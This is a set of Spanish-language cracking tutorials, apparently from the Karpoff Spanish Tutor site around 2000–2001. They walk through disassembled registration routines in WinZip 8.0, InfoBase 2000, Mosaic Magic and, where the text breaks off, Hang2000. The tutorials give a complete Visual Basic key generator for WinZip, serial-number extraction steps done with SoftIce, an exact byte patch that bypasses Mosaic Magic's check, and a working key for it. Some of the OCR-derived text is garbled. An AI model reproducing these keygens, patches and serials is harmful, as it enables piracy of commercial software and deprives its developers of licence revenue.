:00407b66    8d45ec            lea eax, [ebp-14]
:00407b69    50                push eax
:00407b6a    6868f44600        push 0046f460
:00407b6f    e84f9cffff        call 004017c3
...
:00407c09    e9b3000000        jmp 00407cc1
:00407c0e    8d85c0feffff      lea eax, [ebp-0140]
:00407c14    50                push eax
:00407c15    57                push edi
:00407c16    e8a9000000        call 00407cc6                     <-- call nº válido
:00407c1b    59                pop ecx
:00407c1c    be585c0feffff     lea eax, [ebp-0140]
:00407c21    56                push esi
:00407c22    50                push eax
:00407c28    e8d1fc0400        call 00457900
:00407c29    f7d8              neg eax
:00407c2a    1bc0              sbb eax, eax
```

si observamos la pantalla de los registros, observaremos los siguientes valores:

```
eax=0072f4b8   ebx=00000001   ecx=0072f4b8   edx=0072f4c0   esi=0047d958
edi=0047d928   ebp=0072f5f8   esp=0072f3e4   eip=00407c28
cs=017f        ds=0187        ss=0187        es=0187        fs=2b7f  gs=0000
```

visualizando la pantalla de datos observaremos que nos aparece un número extraño, este número si lo introducimos nos registrara el programa ;))

```
0187:0079f258   00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00   ........................................
0187:0079f268   44 35 45 39 43 33 45 39-00 17 00 00 00 00 2f 0f   d5e9c3e9....../.................
0187:0079f278   0b 00 0d 00 54 05 87 01-00 00 00 00 00 00 97 16   ....t...................................
```

al llamar a la call 00407c16 retorna un nº mágico a la pila y lo pasa como argumento junto con nuestro número a la call 00407c28 nos devuelve al registro eax=00000001 esto significa que la comparación es "errónea" = los 2 números no son iguales.

borramos todos los bpx con bc * y ponemos un bp 'bpx 00407c16' pulsamos 'g' y continuamos con la ejecucion apareciendonos el mensaje de error "incomplete or incorrect information"pulsamos el botón [aceptar] del mensaje de error y "voilá" estamos en la call 00407c16 pulsamos [f8] para ir trazeandola paso a paso, y vemos lo siguiente:

```
|
:00407cc6    55                 push ebp
:00407cc7    8bec               mov ebp, esp
:00407cc9    51                 push ecx
:00407cca    8b4d08             mov ecx, dword ptr [ebp+08]  ;name introducido
:00407ccd    8365fc00           and dword ptr [ebp-04], 00
:00407cd1    53                 push ebx
:00407cd2    56                 push esi
:00407cd3    8a11               mov dl, [ecx]                ;lee 1º caracter
:00407cd5    57                 push edi                     ;guardalo en edi
:00407cd6    33c0               xor eax, eax                 ;eax = 0
:00407cd8    8bf1               mov esi, ecx                 ;copia puntero del name
:00407cda    33ff               xor edi, edi                 ;edi = 0
          - --------- # cálcula la 2º parte del registration#  válido y lo deja en [ebp-04] - ---------
:00407cdc*   84d2               test dl, dl                  ;testea caracter !null
:00407cde    7413               jz 00407cf3                  ;si es null exit
:00407ce0    660fb6d2           movzx dx, dl                 ;extiende caracter a dx
:00407ce4    8bdf               mov ebx, edi                 ;copia contador
:00407ce6    0fafda             imul ebx, edx                ;multiplica contador por
                                                             caracter actual
:00407ce9    015dfc             add [ebp-04], ebx            ;suma a la 2º parte del
                                                             registration#
:00407cec    8a5601             mov dl, [esi+01]             ;siguiente caracter
:00407cef    47                 inc edi                      ;contador = contador + 1
:00407cf0    46                 inc esi                      ;puntero = puntero + 1
:00407cf1    ebe9               jmp 00407cdc                 ;*for x=1 to len(name)
:00407cf3    c705ecd3470001000000 mov dword ptr [0047d3ec], 00000001
```

```
:00407cfd    8bf1          mov esi, ecx                    ;copia puntero del name
:00407cff    8a09          mov cl, [ecx]                   ;coge 1º caracter
:00407d01    84c9          test cl, cl                     ;testea si es 0
:00407d03    7419          jz 00407d1e                     ;salta a 407d1e si lo es
:00407d05    660fb6c9      movzx cx, cl                    ;extiende cl a cx
:00407d09    6821100000    push 00001021                   ;vuelca 1021h y
:00407d0e    51            push ecx                        ;el caracter actual a la pila
:00407d0f    50            push eax                        ;y eax (la 1ª vez eax = 0 )
:00407d10    e82a000000    call 00407d3f  ;opera con el caracter actual
:00407d15    8a4e01        mov cl, [esi+01]                ;toma el siguiente caracter de la
                                                           string$
:00407d18    3c40c         add esp, 0c                     ;ajusta puntero de la pila
:00407d1b    46            inc esi                         ;puntero = puntero + 1
:00407d1e    0fb74dfc movzx ecx, dword ptr [ebp-04]        ;4 ultimos dig. registration#
:00407d22    83c063        add eax, 63                     ;suma 63 a los 4 primeros dig.
                                                           registration#
:00407d25    51            push ecx                        ;vuelca a la pila
:00407d26    0fb7c0        movzx eax, ax                   ;extiende los 4 primeros dig.
                                                           registration# a eax
:00407d29    50            push eax                        ;vuelca eax
* possible stringdate ref form data obj -> "%04x%04x"
:00407d2a    6884f44600    push 0046f484                   ;función de concatenación
:00407d2f    ff750c        push dword ptr [ebp+0c]         ;y guardalos como string$
:00407d32    e869e20400    call 00455fa0                   ;long. máxima 8 en hex.
:00407d37    83c410        add esp, 10                     ;si la 1ª parte de registration#
                                                           tiene más de 4
:00407d3a    5f            pop edi                         ;caract., estos prevaleceran
                                                           sobre la 2ª
:00407d3b    5e            pop esi                         ;parte de registration# de la
:00407d3c    5b            pop ebx                         ;cual se suprimiran por izqda.
:00407d3d    c9            leave                           ;pasando a los de la 1ª parte del
                                                           registration#
:00407d3e    c3            ret                             ;retorna a la call
:00407d1c    ebe3          jmp 00407d01                    ;salta hacia arriba


* referenced by a call at addresses:    (w32dasm893)
|:00407b8b, :00407c75
|
:00407d3f    55            push ebp
:00407d40    8bec          mov ebp, esp
:00407d42    8b4508        mov eax, [ebp+08]
:00407d45    56            push esi
:00407d46    33c9          xor ecx, ecx
:00407d48    6a08          push 08
:00407d4a    8a6d0c        mov ch, [ebp+0c]
:00407d4d    5a            pop edx
:00407d4e    8bf1          mov esi, ecx
:00407d50    33f0          xor esi, eax
```

```
:00407d52      66f7c60080          test si, 8000
:00407d57      7407                jz 00407d60
...
```

como podéis observar la rútina de generación del registration# es bastante larga, y aquí no está escrita totalmente (el resto del traceo lo podéis probar vosotros)). encontrareis que el winzip nos genera otro registration#, a través de la función 00407d3f, en mi caso es :

name : +er@ser'2000[for the new millennium] <- name en minúsculas.
registration#: 33951299

codificación key generator en visual basic

```
'-----------------------------------------------------------------------------------------
' nombre: keygenerator winzip 8.0 (3105)
' autor: +er@ser'2000 [for the new millennium]
' creado: miercoles, noviembre 22,2000 @ 12:25:22 pm (vers: 1.0.0000)
'
' descripcion: winzip 8.0 (3105)
'-----------------------------------------------------------------------------------------
private sub text1_change()
        text2.text = registration_key(text1.text)
end sub

private function registration_key(byval name as string) as string
        dim parte1!, parte2!, c!, x!, n!
        dim keyparte1$, keyparte2$
        name = trim$(name)         'quitamos blancos
        name = mid$(name, 1, 40) 'restringimos a 40 caracteres
        if len(name) = 0 then
            exit function
        end if

        'registration# se compone de 2 partes, ambas de 4 valores hexadecimales
        '- -------------# 1° parte #------------- -
        for x = 1 to len(name)
             c = asc(mid$(name, x, 1))
             c = c * &h100

        for n = 1 to 8         '8 veces por cada carácter
            if (((c xor parte1) mod &h10000) and &h8000) = 0 then
                'diferencias entre winzip 8.0 & winzip 7.0
                'winzip 7.0 --> ffffffff = -1 (byte order "intel" dec.) bit 1 izquierda
                'winzip 8.0 --> 5affffff = -166 (byte order "intel" dec.)
                parte1 = parte1 and &h5affff
                parte1 = parte1 * 2
                else
                parte1 = parte1 and &h5affff
                parte1 = parte1 * 2
                'xorea con el número mágico &h6666 :)) lo teneis que encontar vosotros
                parte1 = parte1 xor &h6666
            end if
            c = c * 2
        next n
        next x
```

```
        'sumamos h63 a los 4 primeros digitos registration#
        parte1 = parte1 + &h63
        parte1 = parte1 mod &h10000
        '- -------------# 2° parte #------------- -
        for x = 1 to len(name)
            parte2 = parte2 + asc(mid$(name, x, 1)) * (x - 1)
        next x
        'concatenamos las 2 partes (cada parte es de 4 digitos)
        keyparte1= string$(4 - len(cstr(hex(parte1))), "0") + cstr(hex(parte1))
        keyparte2=  string$(4 - len(cstr(hex(parte2))), "0") + cstr(hex(parte2))
        registration_key =  keyparte1 + keyparte2
end function
```

```
(no disponibles,el webmaster  de la pagina  no pone cracks)

kgwinzip80.exe - key generator winzip 8.0 (3105)

kgwinzip.exe - key generator winzip 7.0-8.0 (3105)
```

fácil, nooo ;)! espero haberme explicado bien.

- ------# agradecimientos #----- -

karpoff, demian, black fenix, pr@fesor x, numit_or, esiel 2, mr. crimson, mr. white, mr. green, tnt, wkt, kut y a todos los crackers del pasado, presente y futuro.

- ------# ---------- #----- -

un saludo!

+er@ser'2000
for the new millennium

-=/\/\/- your mind is the power -/\/\/=-

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor 2001

Programa:	InfoBase 2000 v 1.0

Protección:	**Numero de Serie**		
Descripción:	**MUY buen programa que vale la pena tener (leer más abajo)**		
Dificultad:	**Facililla**		
Download:	http://www.yukudr.com/software		
Herramientas:	**SoftIce y File InsPEctor**		
Cracker:	**Pr@fEsOr X**	**Fecha:**	**01/01/2001**

introducción

hola amigos, de nuevo por aqui con otro tutorial mas, en el cual hablaremos de como encontrar un numero de serie para todos!!! jejeje !!! los programas de la empresa " bitlogic " los cuales vienen muy mal protegidos, ya veran por que lo digo!!!!!!, podremos percatarnos de la falta de atención que los programadores le ponen al sistema de protección, que viene a hechar a perder todo el programa, ya que si este es bueno, y la protección mala, **!!!! que desperdicio de tiempo !!!!**


este programa que ocuparemos de ejemplo es de muy buena utilidad para todos aquellos:

que necesitan un programa para almacenar todas sus citas, en un archivo con un format rich text, esta aplicación te permite avisarte de alguna cita que tengas con nueve tipos de alarmas, tambien tiene tres tipos de protecciones, y la opcion de encriptarlas para así prevenir que ojos no deseados vean sus citas y notas.

en fin este es un pograma que le puede ayudar a organizarse un poco, con una minima configuración.

al atake

analizamos el ejecutable con el file inspector y veamos la imagen y nos aparece que esta empaketado con aspack v 1.02b, ok ya sabemos como esta todo este menjurgue !!!jejejej!!!!!..



ahora analizemos el programa para ver que limitaciones tiene, al abrirlo lo primero que aparece es una ventana como esta:

en la cual podemos ver que tiene dos opciones, una de **activate** y otra **continue**, de las cuales la de **activate**, si damos click, nos manda a otra ventana en la cual instertaremos un numero de serie falso para ver que nos da como resultado dando click en **ok**!:

como siempre, nos manda un mensaje de error, !!!! contact itee comunications blabla.....

en busqueda de un serial !!!!

ok!! ya vimos que esta protegido con **aspack v 1.02b**, y que se registra por medio de un serial, bueno entonces, como se dice aqui en mi pais **!!! a lo que te traje chencha !!!!! jajajjajaj!!! , .**

lo primero será ejecutar el programa otra vez y despues insertar un numero de serie fictisio como se muestra en la imagen de arriba, ya estando insertado el numero, damos control d y saltamos a nuestro querido y gran ponderado softice!!! en el cual pondremos el mas afamado y util de los breakpoints el bpx hmemcpy y volvemos a dar control d e inmediatamente damos click en el boton de ok!, saltaremos al softice y despues de ahi empieza la acción, busquemos el serial, tecleamos en la función 12 "f12", hasta que lleguemos a esta parte del codigo que serian mas o menos 12 veces

****

0050b2f7 e8d4bd f4ff call 004570d0 **< caemos aqui>**

50b2fc 8b45 f8 mov eax,[ebp-08]

50b2ff ba08b45000 mov edx,0050b400

50b304 e83b8ceff call 00403f44

50b309 7417 jz 0050b322

.....

.....

una vez ahi vamos dando f10 hasta llegar a la dirección de memoria 50b304 en la cual damos d edx y vemos lo que aparece en la ventana de datos yyyy!!!! siiiii, aparece unos numeros:

272169010010

lo apuntamos y vamos al programa e insertamos esos numeros yyyyyyyyy!!!!!!!!! **programa registrado** jejjee creo que este **!!!!!arroz ya se cocio !!!!!** , bueno amigos ya vieron que rapido encontramos un serial, y dejenme decirles que este metodo sirve para todos los programas de esta empresa.....

finalizando

recuerden que es muy importante, si te gusta el programa **compralo !!!!**, ya que **" hacen un gran esfuerzo los programadores "** para poner a disposicion de todos nosotros estos programas que hacen la vida mas facil, jejejejjeje!!!.....

saludos a:

- act mago
- txeli (consuegro) :)
- dek_oin

saludos a todos ustedes que leen mis manuales. recuerden, no acepto pedidos de cracks!!!.

nos vemos en el próximo tutorial amigos!,

enjoy!!!

karpoff spanish tutor: pagina dedicada a la dibulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor 2001

Programa:	Mosaic MAgic

Protección:	Serial		
Descripción:	Ingeniosa utilidad para hacer el efecto de una foto creada por multiples fotos.		
Dificultad:	Principiante		
Download:	http://www.fishsoft.co.uk		
Herramientas:	W32dsm, hWorks32 y Trw2000		
Cracker:	**AlamBike**	**Fecha:**	**01/01/2001**

introducción

bien, este es un tutorial para los que, como yo, estamos un poco pez en el asunto pero sin embargo le hechamos un poco de vidilla y nos ponemos a trastear con las herramientas.

para empezar decir que la dificultad es afrontable para todo el mundo y pronto vereis que esto del crack es directamente proporcional a las ganas de trabajo de los programadores, y en este caso se ve que el progamador tenia otras cosas más importantes que hacer. ;)))

al atake

cuerpo

descargamos esta utilidad que sirve para que a partir de una foto, compare los rasgos y colores con un monton de fotos en una galeria dando como resultado una foto que se parece mucho a la primera pero realizada con la union de muchas fotos elegidas al azar de la galeria.

buff menudo rollo, espero que sus abreis enterado, con lo que procederemos al 1er paso.

análisis de la situación

instalamos el programa y nos damos cuenta de que el progamador ha bloqueado el poder salvar y alguna que otra cosilla,

con lo que buscamos una ventana de registro, cosa que aparece en la opcion help + register mosaic magic.

comprobamos, no sin cierta sorna, que nos pide un unico serial, no una ventana con nombre y otra con nºserie, lo que nos lleva a pensar que la cosa es sencilla y seguramente exista un serial para todos (o que este este formado por una combinacion fija, que no dependa de variables externas).

bueno pues ponemos algo como por ejemplo "kalimocho", y obtenemos un mensaje (con sonido y todo) de una ventana que nos dice algo asi como "you have not enterred the correct registation key".

con esta información en la mano procederemos ...

aprox. facil - parchear

vale , tenemos un programa, que pide un unico campo de serial y además nos aparece una ventana con un texto especifico al fallar en el registro.

cargamos el w32dsm abrimos el fichero mosaicmagic.exe y una vez desensamblado de pulsamos sobrestr-ref, para buscar la "frase", como todas las frases que aparecen lo hacen por orden alfabético iremos al final de la ventana de frases y ... ahi esta "you have not enterred the correct"... ummm carnaza lista... veamos a donde nos lleva ...

aparece el siguiente codigo

==========

```
* possible stringdata ref from data obj ->"key 1"
|
:0040845c 68340a4700 push 00470a34
:00408461 68c0884700 push 004788c0

* reference to: mfc42.mfc42:noname0167,
ord:1903h
|
:00408466 e8c93e0400 call 0044c334
:0040846b 8bce mov ecx, esi
:0040846d e88e000000 call 00408500
:00408472 85c0 test eax, eax
:00408474 6a00 push 00000000
:00408476 6a00 push 00000000
:00408478 7407 je 00408481

* possible stringdata ref from data obj -
>"thankyou for registerring mosaic "
->"magic"
|
:0040847a 680c0a4700 push 00470a0c
:0040847f eb05 jmp 00408486

* referenced by a (u)nconditional or (c)onditional
jump at address:
|:00408478(c)
|

-aparecemos aqui->> * possible stringdata ref
from data obj ->"you have not enterred the
correct "
->"registration key."
|
:00408481 68d8094700 push 004709d8

* referenced by a (u)nconditional or (c)onditional
jump at address:
|:0040847f(u)
|

* reference to: mfc42.mfc42:noname0012,
ord:04b0h
```

```
|
:00408486 e81f3b0400 call 0044bfaa
```

==========

tachan... caimos de lleno, unas líneas mas arriba nos dice "thankyou for registerring moscaic", pero si nos da las gracias y todo..., veamos que hace antes... tenemos un test eax, eax y si somos malos pues nos dan berzas, con lo que si miramos un poco la rutina de comprobacion... , para ello nos pondremos sobre :0040846d e88e000000 call 00408500y pulsamos sobre el boton call para caer en el siguiente codigo.

==========

```
* referenced by a call at addresses:
|:0040840b , :0040846d , :004090a0 , :004099f2
, :0040b046
|<-- interesante llama a esto desde 5 sitios,
señores estamos en la rutina de chequeo de
clave...


:00408500 64a100000000 mov eax, dword ptr
fs:[00000000]
:00408506 6aff push ffffffff
:00408508 6878d54400 push 0044d578
:0040850d 50 push eax
:0040850e 64892500000000 mov dword ptr
fs:[00000000], esp
:00408515 83ec54 sub esp, 00000054
:00408518 8d442400 lea eax, dword ptr [esp]
:0040851c 56 push esi
:0040851d 57 push edi
:0040851e 6a00 push 00000000

* possible stringdata ref from data obj ->"key 1"
|
:00408520 68340a4700 push 00470a34
:00408525 68c0884700 push 004788c0
:0040852a 50 push eax

* reference to: mfc42.mfc42:noname0168,
ord:0dc2h
|
:0040852b e80a3e0400 call 0044c33a
:00408530 8b742408 mov esi, dword ptr
[esp+08]
:00408534 8b56f8 mov edx, dword ptr [esi-08]
:00408537 83fa14 cmp edx, 00000014 <--
compara la longitud de lo que metemos con 14
(20 en decimal)  la clave tiene 20 caracteres.
:0040853a 7424 je 00408560


unas líneas mas abajo


:004085af c7442464ffffffff mov [esp+64], ffffffff

* reference to: mfc42.ordinal:0320, ord:0320h
|
:004085b7 e84a380400 call 0044be06
:004085bc 8b4c245c mov ecx, dword ptr
[esp+5c]
:004085c0 5f pop edi
:004085c1 b801000000 mov eax, 00000001 <<--
todo ok ;) mueve 1 a eax y termina...
:004085c6 5e pop esi
:004085c7 64890d00000000 mov dword ptr
fs:[00000000], ecx
:004085ce 83c460 add esp, 00000060
```

:004085d1 c3 ret

==========

y si cambiaramos la linea :0040853a 7424 je 00408560 por jmp 004085b7 :?

como no estoy muy versado en ensamblador, y no se como codificar la instrucción, pues lo que hago es arrancar el propio depurador del w32dasm
para ello voy a la opcion debug + load process y despues load, con lo que se abren varias ventanas.

nos vamos a la linea :0040853a 7424 je 00408560 en la ventana del listado muerto y pulsamos f2 para poner un break point y corremos el programa en el boton f9-run.

se abre una nueva ventana que es el programa a destripar, elegimos registrarnos y aparecemos en el codigo de breakpoint...

bueno ahora le damos al boton patch code y se abre una ventana que pone w32dasm code patcher, aparece la linea del y abajo una caja de dialogo que nos invita a poer el codigo a cambiar , con lo que raudos pondremos **jmp 004085b7** y al darle al enter, nos aparece el codigo parcheado que es **eb7b**

eso es lo que hay que sustituir,

:0040853a 7424 je 00408560

por

:0040853a **eb7b** jmp 004085b7

con un editor hexadecimal buscaremos la cadena 83fa14 **7424** 8d4c2408 y la sustituimos por 83fa14 **eb7b** 8d4c2408 y tendremos el programa funcionando al 100%.

2ª aprox. estudio del código y creación de un nº valido

bueno, como en realidad no me ha llevado mucho tiempo destriparlo, pues pienso que lo interesante esta vez es la obtencion por nuestros propios medios de un nº de serial valido y funcional,de esa forma ademas de aprender algo sobre como funciona el asembler, nos distinguiremos con la maxima del cracker que es dejar los ficheros sin alterar..

antes de entrar a saco en el codigo, me gustaria llegar al meollo usando otra de las herramientas que un cracker debe tener a mano y es el trw2000, en realidad me gusta mucho mas usar este programa que sice puesto que no tienes que configurar nada, y lo usas solo cuando quieres sin necesidad de reiniciar el equipo.

además a los crackers les gustara dos de las nuevas instrucciones que incorpora y que mejoran mucho el analisis del programa-victima y son pmodule y suspend.

bueno, pmodule es una maravilla siempre que el programa llame a otra ventana, en vez de buscar el handle y despues poner un breakpoint en el mismo, pmodule hace todo eso por nosotros, en realidad parará en el momento de volver a la ventana principal, y suspend lo que hace es parar la ejecucion del programa, dandonos libertad de movimiento pudiendo usar cualquier otro programa de windows para por ejemplo, buscar informacion, consultar manuales etc...

como muestra un boton, cargamos el trw2000 y arrastramos el icono del mosaicmagic al campo que nos pide el fichero a cargar, le damos load y f5 para que se ejecute.

acto seguido nos intentamos registrar y cuando pide el codigo le damos al control+n y aparecemos en la pantalla del trw2000, ponemos pmodule y enter, se cierra la pantalla y volvemos a la ventana de registro, una vez introducido un serial invalido por ejemplo "hola", tachan!! aparecemos en la rutina de comprobacion (a que es facil de esta forma ;)))), bien estudiemos pues el codigo...

```
* referenced by a call at addresses:
|:0040840b , :0040846d , :004090a0 , :004099f2 , :0040b046
|->esto nos indica desde que puntos llama a la rutina
:00408500 64a100000000 mov eax, dword ptr fs:[00000000]
:00408506 6aff push ffffffff
```

```
:00408508 6878d54400 push 0044d578
:0040850d 50 push eax
:0040850e 64892500000000 mov dword ptr fs:[00000000], esp
:00408515 83ec54 sub esp, 00000054
:00408518 8d442400 lea eax, dword ptr [esp]
:0040851c 56 push esi
:0040851d 57 push edi
:0040851e 6a00 push 00000000

* possible stringdata ref from data obj ->"key 1"
|
:00408520 68340a4700 push 00470a34
:00408525 68c0884700 push 004788c0
:0040852a 50 push eax

* reference to: mfc42.ordinal:0dc2, ord:0dc2h
|
:0040852b e80a3e0400 call 0044c33a
:00408530 8b742408 mov esi, dword ptr [esp+08]
:00408534 8b56f8 mov edx, dword ptr [esi-08]
:00408537 83fa14 cmp edx, 00000014
:0040853a 7424 je 00408560
```

*** hasta este punto basicamente comprueba la longitud de los caracteres y si es igual a 14 (20 en decimal) nos manda a 00408560 si no continuamos en las siguiente lineas por si somos chicos malos

```
************************************************************
* referenced by a (u)nconditional or (c)onditional jump at address:
|:004085a0(c)
|
:0040853c 8d4c2408 lea ecx, dword ptr [esp+08]
:00408540 c7442464ffffffff mov [esp+64], ffffffff

* reference to: mfc42.ordinal:0320, ord:0320h
|
:00408548 e8b9380400 call 0044be06

* referenced by a (u)nconditional or (c)onditional jump at address:
|:0040853a(u)
|
:0040854d 5f pop edi
:0040854e 33c0 xor eax, eax
:00408550 5e pop esi
:00408551 8b4c2454 mov ecx, dword ptr [esp+54]
:00408555 64890d00000000 mov dword ptr fs:[00000000], ecx
:0040855c 83c460 add esp, 00000060
:0040855f c3 ret
************************************************************

:00408560 53 push ebx
:00408561 33c0 xor eax, eax
:00408563 8d4c2410 lea ecx, dword ptr [esp+10]
:00408567 bf14000000 mov edi, 00000014

* referenced by a (u)nconditional or (c)onditional jump at address:
|:0040857d(c)
|
:0040856c 0fbe1c30 movsx ebx, byte ptr [eax+esi]
```

¡¡¡ importante, mueve el contenido del caracter que apunta eax+esi a ebx pero con signo!!!
esto quiere decir que si eax+esi = 31 en ebx guarda 00000031
pero si eax+esi = 80 en ebx guarda fffff80

```
:00408570 40 inc eax
:00408571 8919 mov dword ptr [ecx], ebx
:00408573 3bc2 cmp eax, edx
:00408575 7c02 jl 00408579
:00408577 33c0 xor eax, eax
```

```
* referenced by a (u)nconditional or (c)onditional jump at address:
|:00408575(c)
|
:00408579 83c104 add ecx, 00000004
:0040857c 4f dec edi
:0040857d 75ed jne 0040856c
:0040857f 33c9 xor ecx, ecx
:00408581 8d742410 lea esi, dword ptr [esp+10]
:00408585 5b pop ebx
```

el bloque de arriba lo que hace es pasar los caracteres que le mandamos por la caja de dialogo que estan en la posicion que apunta eax y los transporta a otra zona de la memoria apuntada por esp, pero aqui lo que hace es moverlos con signo, esto es importante puesto que la rutina comprobara si el numero tenia o no signo... (si esta entre 80 y ff) (128-255 en decimal, esto es que los caracteres menores de 128 en codigo ascii seran rechazados...)

el bloque de abajo en realidad es el meollo de toda la rutina de comprobacion, asi que lo describire lo mejor que pueda...

```
* referenced by a (u)nconditional or (c)onditional jump at address:
|:004085a9(c)
|
:00408586 8bc1 mov eax, ecx
:00408588 bf05000000 mov edi, 00000005
:0040858d 99 cdq
:0040858e f7ff idiv edi
```

esto guardará en edx el resto de dividir el valor entre 5 que será un numero correlativo del 0 al 4

```
:00408590 8b06 mov eax, dword ptr [esi]
```

mueve a eax uno de los caracteres de la clave que hemos puesto

```
:00408592 2bc2 sub eax, edx
```

le resta a eax (el caracter) el valor del resto que sera correlativa 0-1-2-3-4-0-1-2-3-4...

```
:00408594 2503000080 and eax, 80000003
```

hace la operacion and 80000003 al caracter resultante.
esto en la practica es que sea cualquier numero que sea solo tiene en cuenta si el primer y segundo digito binario es un 1 y si el ultimo digito binario es uno, y no le importa que sean los demas, pueden ser unos o ceros que el valor de eax tendra 0 por el medio...

ejemplo si el caracter es 31 (corresponde con el digito 1 en ascii)

```
          0000 0000 0000 0000 0000 0000 0011 0001 ->> 31 en hex ->> 49 en
decimal ->> "1" en ascii
and     1000 0000 0000 0000  0000 0000 0000 0011 -->> 80000003
        ====================================
          0000 0000 0000 0000 0000 0000 0000 0001  ->> 1 sin signo
```

si el caracter por el contrario es 80

```
          1000 0000 0000 0000 0000 0000 0000 0100 -->> 84 en hex -->>132
en decimal
and     1000 0000 0000 0000 0000 0000 0000 0011 -->> 80000003
        ===================================
          1000 0000 0000 0000 0000 0000 0000 0000 -->> 0 pero con signo
```

```
:00408599 7905 jns 004085a0
```

esto lo que hace es comprobar si el valor resultado del anterior and tiene signo, esto es si por lo menos el ultimo digito binario es un 1 si no lo es ... ¡a la mierda! que diria d.camilo ;)))

:0040859b 48 dec eax
le resta 1 a eax

:0040859c 83c8fc or eax, fffffffc
le hace un or fffffffc a eax
ejemplo si el caracter es (84 -1) = 83

```
          1111 1111 1111 1111 1111 1111 1100 -->> fffffffc en hex
or        1000 0000 0000 0000 0000 0000 0011 --->> 83 en hex
       ================================
          1111 1111 1111 1111 1111 1111 1111 --->> ff en hex
```

:0040859f 40 inc eax
le vuelve a sumar 1 a eax

* referenced by a (u)nconditional or (c)onditional jump at address:
|:00408599(c)
|
:004085a0 759a jne 0040853c
si no es 0 ¡a la mierda!...

con estas 4 operaciones lo que hace es comprobar que ademas de signo, el numero acabe en xx00 binario
esto nos da 4 posibilidades

0000
-> 0
0100
-> 4
1000
-> 8
1100
-> c

:004085a2 41 inc ecx
:004085a3 83c604 add esi, 00000004
:004085a6 83f914 cmp ecx, 00000014
:004085a9 7cdb jl 00408586
repite todo hasta comprobar los 20 caracteres, pero los patrones los hace de 5 en cinco con lo que si tenemos los 5 primeros bien, solo resta repetirlos 4 veces mas ;))

:004085ab 8d4c2408 lea ecx, dword ptr [esp+08]
:004085af c7442464ffffffff mov [esp+64], ffffffff

* reference to: mfc42.ordinal:0320, ord:0320h
|
:004085b7 e84a380400 call 0044be06
:004085bc 8b4c245c mov ecx, dword ptr [esp+5c]
:004085c0 5f pop edi
:004085c1 b801000000 mov eax, 00000001
:004085c6 5e pop esi
:004085c7 64890d00000000 mov dword ptr fs:[00000000], ecx
:004085ce 83c460 add esp, 00000060
:004085d1 c3 ret

lo de arriba es si eres buen chico y todo fue ok hace unas cosas y devuelve 1 a eax antes de salir para indicar a la rutina que llamo que todo fue bien.

********** composicion del numero **********

una vez entendido el funcionamiento solo nos queda poner caracteres mayores que 128 en ascii que coincidan con los criterios, el problema es que windows no transforma esos caracteres a su correspondiente ascii si son mayores que 128

con lo que nos queda probar numeros para ello desbilitamos los demas breakpoints con bd * en el trw2000 y ponemos un bpx en

--> :0040856c 0fbe1c30 movsx ebx, byte ptr [eax+esi]

con la orden bpx 40856c

le damos a f5 y cuando nos pida el serial empezamos a poner caracteres con alt+129, alt+130, alt+131... alt+148

bop! aparecemos en trw2000 y al ver eax con d eax salen los numeritos, entonces.solo resta hacer un poco de memoria...

buscamos un numero hex que acabe en 0 4 8 o c y sus 4 numeros siguentes en hexa... hummm vemos algo interesante...

e4 = 132 en ascii
e5 = 134 en ascii
e6 = 145 en ascii
e7 = 135 en ascii
e8 = 138 en ascii

ahi esta la cadena !!!

bueno impacientes, nos vamos a la pantalla de registro y ponemos...

alt+132 alt+134 alt+145 alt+135 alt+138

a mi depues de ponerlo me queda en lo siguiente äåæçè

despues selecionamos bloque copiamos y pegamos 4 veces mas para formar la clave que es

äåæçèäåæçèäåæçèäåæçè

finalizando

bueno supongo que hay muchos mas caracteres que son validos pero yo encontre estos antes, es cuestion de probar...

agradezco a los creadores del programa por que nos hacen muy felices a los que nos iniciamos en ser capaces de parchear en 5 minutos sus creaciones.

y comprender sus "complejos" sistemas de proteccion en cosa de hora y media - dos horas

agradezco a la gente del canal del irc crackers por la ayuda prestada a la hora de explicarme para que servia el cdq, gracias seroscuro ;))

agradezco a los de k-for por motivarme a escribir el tutorial y dejarme un sitio para publicar el mismo.

pero sobre todo os agradezco a vosotros el haber perdido el tiempo en la lectura del mismo, espero os sirva de algo. si es asi agradeceria que me lo dijerais alambike

animo a todo el aficionado a intentar elaborar un tutorial y enviarlo, que seguro que sirve de ayuda a mucha gente...

por ultimo pero no por ello menos importante, es decir que no me hago responsable de lo que la gente haga con estos contenidos y que si alguien quiere usar un programa debe pagarlo, lo contrario podria constituir un delito.

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor 2001	
Programa:	***Hang2000 v1.3.2***

Protección:	Serial		
Descripción:	Hang2000 es un juego sencillo basado en el clásico juego del ahorcado		
Dificultad:	Principiante		
Download:	http://www.winograd.com		
Herramientas:	file insPEctor, Softice		
Cracker:	**ACT MagO**	**Fecha:**	**01/01/2001**

INTRODUCCIÓN

